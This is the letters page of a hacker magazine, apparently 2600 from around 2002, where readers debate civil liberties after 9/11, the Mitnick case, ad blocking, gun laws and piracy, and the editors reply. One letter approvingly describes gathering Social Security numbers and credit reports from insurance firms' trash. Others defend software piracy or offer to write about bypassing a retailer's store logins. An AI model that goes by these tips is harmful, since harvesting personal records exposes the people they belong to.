So I was there waiting in line at the local FedEx for my laptop to come back from being serviced. I was behind three gentlemen of Middle Eastern nationality. Two of them were at the counter talking to a lady who worked there. I think they were trying to figure out when a package was going to arrive at its destination. Anyhow, while I was looking at my slip, I glanced over at the very quiet third man who was sitting in a chair in front of me. He had a piece of paper and a manila envelope in his hand. On the white piece of paper he had written everywhere "INS.DA.DOJ.DO?" (I couldn't make out the last character). This was written *everywhere,* on both sides too. Then he flipped his hand over and on the envelope he had a bunch of words written like a list or address. The only words I could make out were [something] Middle School. That's all I could get before he got up to leave with the other two men. I don't think the envelope had been sent yet because the stamps didn't appear to have been crossed out yet by the post office. There were big stamps on it with pictures of a man with a hat on like Eddie Murphy wore in *The Golden Child.* The first thing that came to mind when I saw the characters on the letters were those letters with the anthrax. I didn't get their license plate for further tracking but they were driving a late 80's silver Honda Accord. My second thought was why the hell would an international terrorist just walk into a building holding "evidence?" So what the hell do I do? If I let it go and they kill someone, I am a bad person. If I call the police and he turns out to be practicing his English or he was just sending money to his family, I am a bad person. I haven't judged yet, but what would you do? I turned to you guys because

you're probably the most neutral people I know. Any input would be appreciated.

**Lectoid**

*This may be the first time we've ever been called neutral. It's important in a case like this to take a step back and look at the conclusions you've already reached. People of Middle Eastern descent are considered suspicious by default. Would you have given the same amount of scrutiny to someone who looked more like you? This guy being quiet also made you suspect something. But what's so unusual about someone being quiet while they wait in a chair for someone? As for the letters he was scribbling, are we really to believe that such a thing is a suspicious activity? Even if he was writing down the name of every government agency he knew, so what? Having the words "Middle School" on an envelope really isn't that unusual either.*

*We're not faulting you for having this thought process. What we're doing is asking you to examine it and try and understand why these simple actions could somehow plant the seeds of suspicion in your mind. Then imagine the entire country thinking along the same line.*

*The fact is you will not know if someone is up to something evil unless you know them very well or are highly trained in spotting such activity. There are a few lucky exceptions to this but they tend to involve rather large clues, none of which were apparent here.*

*You can rest assured that you didn't do anything to make you a bad person.*

**Dear *2600*:**

So why not put the army of *2600* to good use? Have you seen sites like www.jehad.net? They blatantly advocate the killing of American civilians and praise the September 11th attacks as acts of God. Why not point the readership to a couple of these websites and let them practice their skills?

**Surfgods**

*Skills? You mean like getting Linux to run properly or installing secure encryption? Or perhaps by skills you mean something destructive which is apparently what you think the hacker world exists for. You have to realize that the Internet represents the entire world, not just the United States. And that means all kinds of philosophies - some of which may seem abhorrent - are represented. Destruction isn't the answer - you have an opportunity to see something firsthand and accept or reject it for your own reasons - as an individual. You don't need some group acting on your behalf or telling you what to think. How would it be if in real life a group of fellow citizens went around destroying people because they didn't like what they were saying about us or because of major differences in philosophy?*

*OK, that was a real bad example....*

**Dear *2600*:**

We must never forget that the attacks of September 11th were above all else an attack on the American way of life and all that it stands for. Our Constitution protects us from abuses of power by our government, the very abuses that are so common by the governments of countries like Iraq which back terrorism. If we allow our government to take away any of these freedoms, then the terrorism will have won a great victory.

In Washington it is sad to see that many politicians who claim to support small and limited government have worked to extend government power to such a huge extent. The few voices of dissent have been for the most part drowned out. At the same time though, it has made for odd alliances. For example, some right-wing Republicans and liberal groups like the ACLU have found common ground in opposition to new government powers. The only way for us to fight this extension of government authority is to find people who think likewise in all parties, in all organizations, and join together to send a message to our government that we must not let the terrorists win by altering our way of life.

**LordKhamul**

*Be careful not to fall into the propaganda pit regarding who is evil and who is not. There are many countries with as bad or worse human rights records as Iraq who our government supports. We certainly don't want to defend their despotic regime but no definitive proof has ever been presented linking them to the attacks nor have they been caught acting aggressively outside their borders or planning to since the Gulf War. Something else seems to be at work in our latest drive against them.*

*Not that it's any comfort at all, but terrorist acts against our people have probably got nothing to do with our way of life and everything to do with what our government is doing in our name in other countries. That makes it especially important to know exactly what that is and to know where we as individuals stand. We also have to keep our eyes open for those right here at home who oppose the American way - not those who dissent, speak their minds, or represent something different. The real enemies are the ones who are trying to change the rules and wipe away any semblance of due process that hasn't already been destroyed - all in the name of their twisted definition of patriotism. As you've pointed out, fighting this goes across all party lines and requires only intelligence and open minds.*

**Dear *2600*:**

I was just reading your newest issue (19:3) and in your intro ("Freedom's Biggest Enemy") something caught my eye. "...Operation TIPS (Terrorist Information and Protection System) which proposes having members of the general public spy on people they come in contact with, looking for anyone or anything out of the ordinary."

Well, I'm no history buff but this really sounds exactly like the same thing that Hitler did. I remember reading a book (and I can't remember which) where the kids would even turn in their parents for doing something kind of suspicious. And I'm honestly wondering, and have been wondering for a while, if this is the direction our country is heading in. Haven't we learned from history? I would like to think so, but somehow I can't seem to convince myself we did.

Oh, but it's not like this hasn't happened before. Ever heard of McCarthyism? It all started with Senator McCarthy who had a list of "known" commies

working for the government. Their lives got destroyed. He asked people to turn in anyone they thought was a commie. The only way out of it once you got called in was to name other people. If you didn't name other people, then you were a commie too. (Doesn't this kind of stuff just piss you off on how dumb people are?)

**Hells-own**

*One thing that always happens during these dark periods is the emergence of collaborators who go along with such things and individuals who stand up and fight them. One thing we can almost guarantee is that you'll be very surprised who winds up in each camp.*

**Dear *2600:***

Just wanted to let you know - your bright light is soon to be extinguished. One more major terrorist attack and your (and your type's) relevance will cease, your moment will have passed. This is the price you will pay for your arrogance and ignorance of human nature and history. Thinking any societal structures are infinitely perfectible - what dreadful nonsense. Don't blame anyone else (da man) for loss of civil liberties - look at da man in da mirror. When security and law and order are recklessly neglected and chaos and uncertainty threaten, the balance of societal priorities shifts. To quote Aragorn: "Are you scared? You're not scared enough." Better get used to your nightmares, they ain't going away anytime soon. Enjoy the darkness.

P.S. I hear BuSpar is good.

**Kr00lee-O**

*It may be a paranoid reaction but sometimes we get the distinct feeling that there are people out there who don't like us.*

## *Dumpster Diving*

**Dear *2600:***

In response to your article on dumpster diving, in the UK a (creepy) chap called Benjamin Pell did this for a living, feeding info to the press and is estimated to have made over one million pounds from it. Test cases in the UK have decided that even though trash has been thrown away, it still belongs to the thrower, and is not "public domain." Funny old world.

**Paddy**

**Dear *2600:***

Just thought I'd add to Grifter's brilliant article in 19:2 about dumpster diving. Another great place to dive is behind small insurance sales businesses. No locks, no shreds, and especially, no food. I've found stacks (big stacks) of personal info like addresses, phone numbers, socials, credit reports, etc. Grifter brought up a nifty idea with the cardboard boxes as an excuse. That tidbit would have gotten me out of a few jams when I found running to be very necessary. Apparently backpacks aren't a good idea either. Happy diving!

**Nomad**

**Dear *2600:***

Great article on Dumpster Diving by Grifter in 19:2. Others who are interested can join fellow divers in the alt.dumpster newsgroup in Usenet for all sorts of discussion, etc. There's a lot to learn and we share information with all. No flames or trolls, please.

**Stinky**

*As if merely asking made the flames and trolls go away.*

## *Feedback*

**Dear *2600:***

I have been following the topic of right click suppression in your magazine for the last couple of issues and decided to put my two cents in. I am a photographer and on my website, my gallery images have right click suppression on them. The reason for this is rather interesting. I feel that if you really appreciate an image that I have and want to have a copy of it, you should either contact me or, even better, find a way to work for it. This is one of the basic parts to hacking in my book, finding new ways of learning. It is not harmful or destructive, and if you find a way around something, than you have learned something new. Props to you, and keep up the good work.

**Traveler**

**Dear *2600:***

In response to Erovi's comment about script kiddies and the ratio of master to newbies:

The way our world is now is fine when it comes to the script kiddies and the masters ratio. Both have different goals. The masters' goal is to expand their abilities and show off by creating the program. Recognition for the program is among peers, not by the ignorant majority that is clueless to the true art of anything they do. Masters are happy how they are, programming.

Script kiddies find joy in just breaking into school computers and by petty acts of malice that bring recognition by the ignorant masses. That makes the script kiddies happy.

As long as everyone is happy, what's the problem?

**XiChimos**

*We weren't aware that everyone was so happy. Perhaps we could join in a chorus of Ode To Joy if the people committing "petty acts of malice" stopped calling themselves hackers to the ignorant masses.*

**Dear *2600:***

I just finished watching *Freedom Downtime* two minutes ago. I finally got around to ordering it and as soon as I got home and saw that package in my mail I opened it up and popped it in the VCR. I just want to say I thought it was great. I especially enjoyed the Miramax protest and your across the country trip to get the word out about Kevin. I plan on making copies and giving them to my friends. I also hope to have a showing at my school. Thanks for taking the time to make such a great film and keep up the good work.

**joe**

**Dear *2600:***

I just read the article in 19:2 about doubleclick.net and how evil it is, as well as the letter with a solution involving iptables. This is all fine and dandy, but it

definitely looks like killing a dog with a cruise missile. The first thing I did was start up Mozilla and see what it had in its preferences, and I saw that not only does Mozilla have reasonably flexible cookie blocking stuff, it has image blocking stuff as well. Here's the easy two-step process that doesn't require firewall software or root access (a definite selling feature on those lovely university unix labs):

1.) Change your cookie setup. Only accept them from the originating web site and tell it to ask before storing a cookie. Mozilla can remember your decision about cookies, so the dumb popups are a one-time affair for sites you visit regularly.

2.) Find a site with doubleclick.net ads. I googled for "funny puppies" and won on my first try; "block images from this site" on the ad (right click, duh). I'm moderately annoyed that they didn't let you add sites to block images from in the preferences menu, but you can't win them all, I guess.

I don't know what they manage to squeak by with javascript, but Mozilla lets you disable javascript's access to cookie data, its ability to make cookies, change images, and so forth, so it can probably be mostly curbed. The preferable solution would be to ignore javascript and images based on a configurable list of keywords.

Opera has similar features, but I don't think they're as complex. IE's approach to this seems to be along the lines of telling the user, "don't try to hide from my money grubbing masters or I will crash your computer." I haven't checked konqueror yet.

**Bob M.**

**Dear *2600:***

This is a response to a letter written by quel in 19:2 which suggests blocking web ad images by adding each image server IP to Linux netfilter rule tables. There are several much easier ways to block ads, such as:

1.) Add the server's name and the address 127.0.0.1 to your /etc/hosts file. (Windows has a hosts file too at C:\windows\hosts or C:\winnt\system32\drivers\etc\hosts.)

2.) Use a browser (such as Mozilla) or browser plugin that can give you better control over the images that the browser downloads and displays.

3.) Most importantly, try out a personal web proxy such as Privoxy, Adzapper, WebWasher, or Guidescope. If you haven't heard of any of these, Google is your friend.

**Eil**

**Dear *2600:***

Thanks for publishing so much discussion of the gun control issue. Despite the fact it is not directly connected to hacking or freedom of information, your readers seem to be very interested in it. I'm a new reader who picked up a bunch of back issues at H2K2, and I've been following the debate backwards to 18:3. I'm sorry you don't support the right to bear arms the way, say, *American Rifleman* (the main NRA magazine) supports freedom of information.

I would like to point out a nonsense statement: "If only hackers were treated as well as gun owners in the United States!" Violation of the DMCA of 1998 carries a penalty of up to five years in prison for a first offense. Violation of the NFA of 1934 (for example owning what the DoD calls an assault rifle, sawing off a shotgun, or making your own gun of any kind) carries a penalty of up to 10 years in prison. I also feel (although this is more subjective) that the plethora of laws governing firearms ownership are more onerous; I've never been fingerprinted in order to buy a packet sniffer, or had to appear in person at the sheriff's office for a license to carry a password hash cracker. I do not risk five years imprisonment for forgetting to clear some software off my laptop when I go to visit my parents in New Jersey; if I accidentally leave any standard hunting ammo in my car, I risk that.

**Charles**

*If you act like an idiot with deadly weapons, you should be prevented from continuing to do so. It's amazing how many people see that as a violation of their rights yet will blindly support idiocy like the Patriot Act without a second thought. What we don't support is the attitude that anyone who suggests any form of regulation of firearms is somehow advocating disarming the populace, no doubt in furtherance of some hidden agenda. It's an hysterical reaction that only manages to demonstrate how bad the problem is. There are all kinds of legitimate reasons to own guns. But, being deadly weapons, they cannot conflict with the needs of society. That's why we frown upon walking around schools and churches with firearms, regardless of what you think the Constitution says you can do. It's why deranged individuals tend to be discouraged from becoming gun hobbyists. These directives are coming from the people, not from some invading government.*

*If we can get major politicians clamoring for the rights of hackers and the "National Hacker Association" challenging the government to pry our keyboards "from our cold, dead hands" then maybe hackers will have a chance of being treated better than gun owners. Until that day, it's an absurd comparison.*

**Dear *2600:***

Regarding the cover of 19:2, I was wondering if that "building" that kinda looks like the U.N. is actually an integrated circuit that I've seen in some touchtone phones from the 70's and 80's, and the round "building" being a receiver or speaker of some sort. Is that right? I noticed because the "building" is not facing the same direction as any of the others. Nicely done! Thanks for your magazine - love every minute I read it.

**Shadowfax0**

*You're very observant. But we really don't deserve the credit this time. The round building is actually Madison Square Garden with the surrounding ones being part of the Pennsylvania Station complex in Manhattan. Across the street (in the middle of the cover) is the Hotel Pennsylvania which is where the HOPE conferences are held. A trained eye can see the little bridge that hooks two of the conference rooms on the top floor together.*

**Dear *2600:***

I am a *2600* subscriber. Recently by chance I viewed *Freedom Downtime* on Free Speech TV

(FSTV) and was amazed to learn about the details of Mr. Kevin Mitnick. The reason for my letter is to basically express my opinion on the case.

First of all, where is the American Civil Liberties Union? Have they ignored Mr. Mitnick's case? This is definitely a case for the ACLU.

Needless to say what Mr. Mitnick had to endure was unnecessary and illegal. I feel that the film should have concentrated a lot more on the constitutional issues and made it clear that one of our inalienable rights given to everyone living in the United States of America by the U.S. Constitution [the supreme law of the land] is the right to a speedy trial.

What I fail to understand and what the film does not fully explore is how any jurisdiction was able to keep a man incarcerated for such a long time without a trial. The film leads me to believe that Mr. Mitnick was deprived of his freedom until he acquiesced to a guilty plea. Is this the case? Was the government holding him hostage in exchange for a guilty plea?

Should this be the case, then the entire movement and Mr. Mitnick should file suit against all parties involved in the unlawful detention, and the civil liberties and constitutional abuses toward Mr. Mitnick. The film concentrated heavily on what Mr. Mitnick did not do, on the lies various writers were writing about, on the hacker community, and Mr. Mitnick's detention without a trial. But I believe it failed to drive the nail down to the core by not mentioning the constitutional erosion his case represented and the danger of his situation for the sake of all Americans.

Please do not get me wrong. I respect all of the hard work that went into the film and the movement as a whole, I am just offering a perspective which I believe would get a stronger response from the legal and political community. I would not want to think that all of the hard work of the civil liberties movement of the 1960s or the injustices and the suffering of those who then fought very hard to keep the integrity of the U.S. Constitution and the Bill of Rights were suddenly forgotten when Mr. Mitnick was denied his freedom, placed into solitary confinement for eight months, and left incarcerated for about four years without due process!

Any state representative, Senator, or Congressman should hear Mr. Mitnick's story and all parties involved in this abusive behavior should be prosecuted. This is of *paramount importance.* Perhaps I am naive and I have too much faith in our Constitution and I cannot begin to imagine how these abuses could have been so blatantly executed by the authorities.

Any competent constitutional lawyer should have been able to have him released. It is very very difficult for me to believe the events as they were explained in the film. I greatly respect the effort, time, and energy that went behind the scene and the entire Free Kevin network. However I cannot understand why one of the most powerful weapons and protection (the U.S. Constitution) was never mentioned in the film.

Mr. Mitnick's liberty as well as all of our liberties are at *great* risk. His case should not be forgotten and the Free Kevin movement should evolve to the next level. A level of awareness, education, and realization where his case should be made known on legal foundations and the indisputable truths should be addressed and examined by professionals as well as political representatives of the people (there are still some honest ones out there). A level where the legal system should take steps to correct itself and publicly admonish those who were involved in this case. Otherwise we are all in great trouble.

I conclude where I started. Where is the ACLU?

**hawk2000**

*All of the questions you asked are ones that we also struggled with throughout the making of the film. It's frustrating not to get clear and definitive answers. And we wish it were that easy to actually get justice after demanding it. For now, we'll have to settle for trying to educate the masses. Please help spread the word and maybe you'll manage to get some sort of response from those responsible.*

**Dear *2600:***

I have to commend Kevin Mitnick and William Simon for their amazing book: *The Art of Deception.* We have begun living in an era of secrecy and of suspicion, and still the weakest factor in any situation remains the human element. It's hard to give this book just praise without sounding like an advertisement. Amazing work, Kevin, simply amazing.

**Poetics**

**Dear *2600:***

I've picked up your last four issues and have found myself sincerely enjoying them - because of your lack of bias. In journalism it's difficult to separate your personal feelings toward a subject from the writing you do on it, and *2600* is mainly focused on topics people feel strongly about. But what makes your publication superior, or unique in any case, is that you usually can't be caught putting down other people's views or campaigning your own. It's the mark of a well thought out organization of articles that allows your quarterly to maintain a calm composure during days of civil unrest... days that won't end while we are alive simply because the public remains apathetic while power-hungry fatcats grow fatter. I'm not going to the extreme here - insurrection is only necessary when we agree it's necessary, but readers and writers of your publication seem to be of the intelligent group that understands their rights and won't give them up without a struggle.

**Nietzsche**

*Thanks for the kind words but we are most definitely biased. It's really impossible not to be, especially with this kind of subject matter. What's most important, as you point out, is to respect other opinions. Otherwise, there's little chance of a meaningful dialogue.*

**Dear *2600:***

What's up with publishing an outdated article on shopping cart flaws (19:3)? The flaw that Mr. Moore discusses has been around for as long as I can remember and has been fixed, for the most part, by shopping cart authors that are worth anything. As a former site designer/network admin I ran into this problem with some shopping cart software way back in 1998. I contacted the author and the problem was patched up

within days. I'm wondering if Mr. Moore has informed the company in the article about their problem? If not, as an ethical "hacker," I think that would be the honorable thing to do. Our job is to help people learn from their mistakes, not punish them for it!

**JaMm3r**

*We exist to report on discoveries and findings. Anything beyond that, good or bad, is extracurricular. As for this article, you seem to be against its being printed regardless of whether or not it was outdated. If all of the bugs were fixed before we printed them, then we would indeed be printing outdated info and getting more complaints like yours. But non-outdated info leads to implications (like yours) that we're punishing people and not being ethical. It seems we can't win.*

**Dear *2600:***

Thank you for your reply to my letter regarding people's saved email files being shared on Kazaa. While I don't agree that reading other people's email which they are sharing is "clearly an invasion of privacy" in the same way that reading private mail my neighbor posts on a billboard on his front lawn wouldn't be, I respect your opinion on the matter. Also, I should have added that it's always best to email those found affected and let them know they're sharing the wrong stuff. I've gotten both thanked and threatened in response to that, which is nice.

**Rob T. Firefly**

*We didn't mean to imply that the privacy invasion was your fault. And what you did certainly isn't a crime. But those who go around using other people's stupidity to invade their privacy are still invading their privacy, albeit in a passive way much like listening in on private phone calls broadcast in the clear. By letting the world know, you performed a valuable service.*

**Dear *2600:***

This is in response to HJH's article "A Nasty NT Bug" in 19:2. I'm happy to say that the bug reported in the article has been patched. Whereas I an unsure when Win 2000 was patched, Win XP was fixed by SP1. Also, the current Beta of Win .NET is completely immune from this bug. I guess it just goes to show, when *2600* talks, Microsoft listens. Good show, and keep up the good work.

**Jason Argonaut**

*It's quite possible this was reported in some other way but thanks for the good thoughts.*

**Dear *2600:***

I agree with the philosophies of your magazine on one level. I've also noticed it is easy to get caught up in. And sometimes I find myself agreeing with what you advocate and other times questioning it. While I love the info, I have to question it. If we never questioned, we would all be sheep. While *2600* is definitely an authority in the hacking world (or underworld if that is easier to swallow), I urge the readers to mill over and ultimately question what they read. Because even if they are fellow hackers, you don't have to agree with them or their ideals. And as idealistic and good-sounding as *2600* is, that doesn't make it 100 percent correct. I'm not accusing *2600* of anything, I'm just saying that you should question everything to make sure it works for you. Being spoon-fed by other hackers is the last thing we need. Question This. Question Life. Question Star Trek. But more importantly, Question Everything.

**Resurrection20**

*We couldn't agree more. Unquestionably.*

## *Injustice Department*

**Dear *2600:***

While you may feel like this letter is an attempt at someone using you as a soapbox to rant about repression of their right of free speech, it is actually my acknowledging some intriguing similarities between your lawsuits and my job (if that makes any sense).

I work at an adult video/toy store in California in a town of less than 10,000, although we serve approximately 100,000+ clientele from all over the area. Due to recent events, our store will be forced to shut its doors forever due to ignorance and hatred aimed at us, simply because we are looked down upon by our local government and several religious circles. In more detail, the town government instated a law that prohibits any adult related shops from conducting business within 2000 feet of a school and 1500 feet from any church. This is ironic because we are two blocks away from an elementary school and four blocks away from our local Presbyterian church, and the law was instated two years after we had opened!

Anyway, our store has always obeyed the strict laws that the state regulates our industry by, and we have always been in cooperation with these as well as any city ordinances, with exception to the one stated because of obvious reasons. We have been in constant court battles, won every single appeal, and still our local government has us in their crosshairs.

The clincher here is a recent overnight arson attempt on our store which did approximately $45,000 in damage and also ruined our already tarnished image when the newspapers printed the city's response to it: "That is the kind of people that ****** Video World attracts. It is their own fault for bringing lowlife trailer trash into the city, and they get no sympathy from us." That is directly out of our local newspaper.

The store owner decided to shut down in October.

I now have to take two jobs to match the salary I was making in order to keep rent and afford tuition. My insurance has already been canceled and I have to pay $95 every other week for a bottle of insulin so I can live. Yet the most hurtful thing of all is that I have lost close friends, some family members have turned their backs on me, and I have even been refused service at a local grocery store because the owner knows where I work!

And why exactly? Religiously influenced and biased government taking a stranglehold on a privately owned adult shop simply because they decided to conduct business. Not because they did anything wrong, but simply because it existed and certain people didn't want it to.

All the best with your endeavors. Thanks for telling like it is instead of how they want us to think it is.

**deejayred2001**

*We have no doubt that some of our readers will disagree but we find the above treatment all too common and symptomatic of some serious problems in our culture. Unless you were soliciting customers from the elementary school or leaving brochures in the pews of the church, you should have been treated as any other member of the community. This kind of coexistence happens in other countries all the time without any adverse effects. We, on the other hand, seem to be moving ever closer to a fundamentalist hell.*

**Dear *2600:***

Thought I would tell you guys about my web host - and how they have annoyed me. They were fine for about half a year, then suddenly a few days ago my site disappeared. All the files have been deleted and all that is visible is a placeholder. I have been locked out of the admin interface, too. What annoys me is that I had no warning, no explanation, and no chance of backup. It simply switched off. I have tried contacting them. They won't get back to me via email and their phone number doesn't work. It is companies like these that really disappoint me. It's gotten harder to find decent, proper companies that don't treat customers as if they were meaningless.

**Matt**

*There are a couple of lessons here. Always keep your own backups. Never rely on people you don't really know to do anything except cash your checks. And whenever possible, try to run your site yourself. That way, the most you can lose due to someone else's incompetence, ill will, bankruptcy, etc. is a temporary loss of bandwidth.*

**Dear *2600:***

I work as a delivery driver here in North Carolina and I usually get home rather late. I live in a fairly small town (2,000 residents and 10,000 college kids) and my car is very easily identifiable by the numerous computer related stickers on the back of it. I was stopped by the law at a license check... a fairly routine happening. They looked at my license and then asked me to pull off to the side - an officer would be with me "shortly." After waiting for ten minutes, the officer who put me aside asked me to step out of the car. Now remember, I am a delivery driver, and common sense would tell you that I have a valid driver's license and also that I would not be under the influence of any substance (perhaps caffeine?). So naturally, I was a bit puzzled by this. He then asked me if he could search my car and of course I said (in a polite fashion), "No, you may not. I do not feel that there is any reason for you to search, and certainly no probable cause." Oh, but this officer found probable cause... there was a stack of *2600: The Hacker Quarterly* in my back seat dating from 1998 through 2002. He said that this was a "suspicious magazine" and he was baffled that I would even think to have such a thing in my possession. I told him that I did *not* believe this was any reason or cause to search my car, so he called one of his boys over. They told me that I was interfering with an officer's line of duty and that I could be thrown in jail for such behavior. I am not one to get thrown in jail (especially at the age of 18, still living with parents), so I stepped aside. After a 30 minute search, they decided the car was fine and there was no reason to hold me any longer. They even had drug dogs there to sniff everything out... looking for that kilo of cocaine that every cop just *knows* is in there somewhere. Needless to say, I think that this is a perfect example of what the media has done to "hackers" and the image they have drawn of us. I would love to press charges, but being an 18 year old entering college, I simply don't have the funds.

**Evnglion**

*You acted entirely properly by questioning them, keeping your cool, knowing when to back down, and letting the world know what happened. Unfortunately this kind of thing will continue to happen. It's always a good idea to get as much information as possible from the scene - car number, badge number, names, etc. in the event that you decide to pursue matters later. Most people choose not to and we completely understand why.*

**Dear *2600:***

First off, great magazine - you've managed to inform the hacker world of many new laws, news, ideas that otherwise we wouldn't experience through mainstream media. I had closely followed your trouble over the domain fuckgeneralmotors.com. Upon hearing this, I too was outraged that because a big corporation saw some offense to this, they should go strip away a component to our First Amendment. So in support of your effort, I registered www.generalmotorssucks.cjb.net. I successfully maintained the site which I linked to ford.com. But not too long ago, I found that my page had been shut down without notice, my password to my account was invalid, and I have had no contact from any .cjb rep. I am considering filing a lawsuit or at least notifying the public of this so they can also voice their concern. Any thought/word would be appreciated.

**im_source**

*Since you're using this company's name, they have the ability to simply disconnect you (although they seem rather immature for doing it the way they did). If you want to make any kind of statement using a domain name, you should register the entire domain name under .com, .net, etc. and then find service through the provider of your choice. If they shut that off, it's a much bigger issue.*

**Dear *2600:***

I was in Wal-Mart in Hammond, Indiana the other day - the day the *Spider-Man* DVD and VHS came out. So I figured I'd go pick up a copy as long as I had the cash. So I walked over to electronics and stood in line. Note that I am 14 years old and I look more like 16. I asked to buy the *Spider-Man* DVD (they had it behind the counter) and they said "You have to be 17 or older with ID to be able to buy this movie." Now the movie is freaking rated PG-13 and to top it off they had the VHS sitting right on shelves near the cash registers outside electronics and by music in

electronics. Why in the *hell* would they card me for *Spider-Man?* Just another case of morons power abusing.

**Dune Tanaka**

*Definitely moronic behavior. If you're not in the mood for a confrontation with the store manager, we suggest writing a polite but firm letter to the main headquarters telling them of your unpleasant experience. Oftentimes this leads to some sort of resolution.*

**Dear *2600:***

I gave a speech today at PSU and started by showing people how easy it is to get on wireless networks - even those that are encrypted. I'm sorta nervous now that I'll be hauled away in a black van tonight. I just felt the need to write something in case I'm never heard from again!

It's a shame that we must live fearing that our academic works will come back to haunt us.

(I also plugged *2600* during the speech.)

**Todd**

*That's right, drag us down with you.*

## *Thoughts On Piracy*

**Dear *2600:***

I am an avid software pirate. Much of the software that I use is pirated because I am one poor bastard. However, being a software developer myself, I realize the importance of getting what is due for your hard work. Wait a minute? Huh? How can I develop software *and* condone piracy? Here's my thinking on the matter. First of all, when I benefit in any way other than purely educational, I make a point of purchasing a full copy of whatever program I'm using. I had a pirated version of Dreamweaver for quite awhile. When I finally started posting real web pages developed in it I purchased the full version (Version 3, but that's good enough for me right now). I also have a pirated copy of 3D Studio Max that I've had for years. The version I have is old, but I have fun with it. Will I ever use it in a professional sense? No. Should I pay massive amounts of money to use something that I just fart around with on occasion? I don't think so! Does the developer lose out because I didn't pay for my copy? Let's put it this way... if I were forced to decide today between keeping it and paying the money, or giving it up, it'd be no contest. I'd give it up. I don't need it that bad. I'd never used it in a way to justify the price. So what does the developer lose? Money that they'd never have anyway if their program were completely pirate proof? If the day comes, and I doubt it will, when I use what I create in 3DSMax for something more than idle fun, I'll pay for it. Until then, I see no loss by anyone. I hope others use the software I create in the same manner.

**I1269U**

## *Questions*

**Dear *2600:***

Does your magazine have any competition in its class? I'm sure you know many magazines do have competitors, however I've never seen competition to yours. I'm not trying to suggest anything negative about your magazine. It may look as though I am. I just enjoy this type of reading material and I get through your magazines pretty quickly because of that.

**Super-Fly**

*There are plenty of Internet zines out there but we haven't found any other paper publications that are devoted to the hacker world. Occasionally we see an abortive attempt. They usually don't succeed for a number of reasons - they try to get too big too fast, they get spooked by the legal threats and hate mail, or they simply realize what a commitment it really is. We need a good deal more zines covering this stuff, not just here but all around the world.*

**Dear *2600:***

I just read the article on 802.11b (19:2) and it told me 99 percent of everything I wanted to know about 802.11b networks except for the one thing I really wanted to know. In the article it said they used a "magmount antenna on the roof." How do I hook this up to the card - or does the card just use the antenna through osmoses? I would love to scan the surrounding area, but need signal strength.

**In a TrAnCe**

*Many 802.11 cards have antenna jacks on them but for those that don't you're pretty much out of luck. You may want to ask google about your card and "antenna jack" to see if there is a way you might add one, but it's generally not a reliable hookup. Even so, you'll almost certainly need an adapter (commonly called a "pigtail") to go from your antenna's jack (probably an "N" jack, look for pictures) to your card's jack (probably SMA).*

**Dear *2600:***

I was wondering why there is something strange on page 33 at the bottom of the page where it should say "Page 33?" Each time there is something different but it is never correct.

**QuietShadow**

*We get more mail on this than on any other subject by far. And yet, everyone who writes in seems to know what page number they're talking about even though they claim the page number information is faulty! It defies all logic.*

**Dear *2600:***

I have a folder on my computer that I cannot open or manipulate in any way. It is located in my C:\ drive and when I double-click it, an error message pops up that says "This folder does not exist." Can you tell me what has happened?

**Phate_2k2**

*Your problem appears to be that you're running Windows. Other than that, this is one we weren't able to find an immediate answer for. We'll let you know what we find.*

**Dear *2600:***

I was wondering if you could please tell me who is the man on the right side of cover 19:3. Also if you could please enlighten me as to what "might" be on the disk and roll of film. Keep up the good fight - be-

cause of you the ideals and principles of many have been changed.

**Quiet Riot**

*Answering these questions would undoubtedly lead to more questions and the need for more answers and a possible Senate inquiry. Let's just say it's a pretty picture and leave it at that.*

**Dear *2600:***

Maybe I have something wrong or have misunderstood H.R. 5469. Why are radio stations that broadcast an FM signal to my car allowed to continue to simulcast over the Internet with no proposed legislation against them? Why have the Internet radio stations been singled out? Did I miss something?

**ddShelby**

*Any Internet broadcast is affected in some way. Broadcast stations are no exception. But it serves to prove the absurdity of the legislation as broadcast stations can have as many people listening to them over the airwaves as they can get without incurring any extra fees. But for every listener on the Internet (which already carries a bandwidth cost for each stream), an additional fee is levied. Imagine what would happen if stations were charged that fee for every listener estimated by the Arbitron ratings service. The most popular stations would probably go broke. (Maybe it's not such a bad idea.)*

**Dear *2600:***

I was wondering if an article about OfficeMax would be of interest. I've read the articles about Radio Shack and recently the one about Target, and I was wondering if your magazine would be interested in an article about OfficeMax. Things such as store security, breaking through the security on the HP Custom Computer Centers/logging in as administrator, the unix terminals, and other related topics. I would be more than happy to submit such an article if it would be of use. Please let me know so I could get started. Thank you.

**Ganja51**

*If we print an article about one retail outlet, naturally we're interested in others. That's not a guarantee that we'll print this specific article but the topic certainly qualifies. The general rule of thumb is that if you have an article to write, just write it and send it in. We may not print it but at least you will have written it which is generally a good thing to do.*

**Dear *2600:***

I think that your magazine is the greatest. I read it all the time at my local Chapters Bookstore. I always read it cover to cover. It's the best.

I have a situation that I don't know what to do about. In my neighborhood we have a fun game. We place cans on the railroad tracks to make the traffic barrier arm come down. The winner is the one who makes the longest lineup of cars.

Last week I was sure I would win the contest. I picked a busy day at 5 pm. I did everything properly. I went away and came back an hour later to make sure that I had the longest car line up of all my friends. There was an ambulance in the stuck car line. I feel very very guilty about this. What should I do?

**Tony**

*Why you feel compelled to ask us about this is a bit puzzling. Do you think a hacker magazine is going to go any easier on you for being a complete moron than any other part of society? Not likely. We're interested in how the technology works like most everyone else reading this. But there's a rather major difference between that curiosity and an action that puts people's lives at risk - not just people stuck in traffic in ambulances but those who decide to ignore the barriers after waiting for a very long time. You can't do anything about the past but you can put a stop to this crap now and in the future before it really blows up in your face. If that actually got through to you, be sure to share your enlightenment with your friends.*

## *Observations*

**Dear *2600:***

A few weeks ago I ordered the DES encryption shirt alongside my subscription of your magazine and received it all without problems. Thanks for the fast service, but... the shirt doesn't seem to feature a DES Encryption schematic to me! The day before yesterday I had dinner with two friends who questioned the schematic to be DES. So when I had the time yesterday night I read through *Applied Cryptography* and found out DES is not working this way. Although I'm definitely not a crypt analyst I could tell something was wrong. So I searched the book for more algorithms and learned about the IDEA algorithm. Its schematic looks almost exactly like the one on my shirt. There's only one difference: The XOR and Addition signs have been switched in the explanation on the bottom of the shirt. Now I'm confused. Is this thing on purpose? In a quick search on the Internet I can't find evidence on this, so I'm still confused. Can you please help me out on this one?

**Freddy**

*You're right about the IDEA algorithm. As to the reversal, perhaps it's one of those mistakes we keep making to keep people on their toes.*

**Dear *2600:***

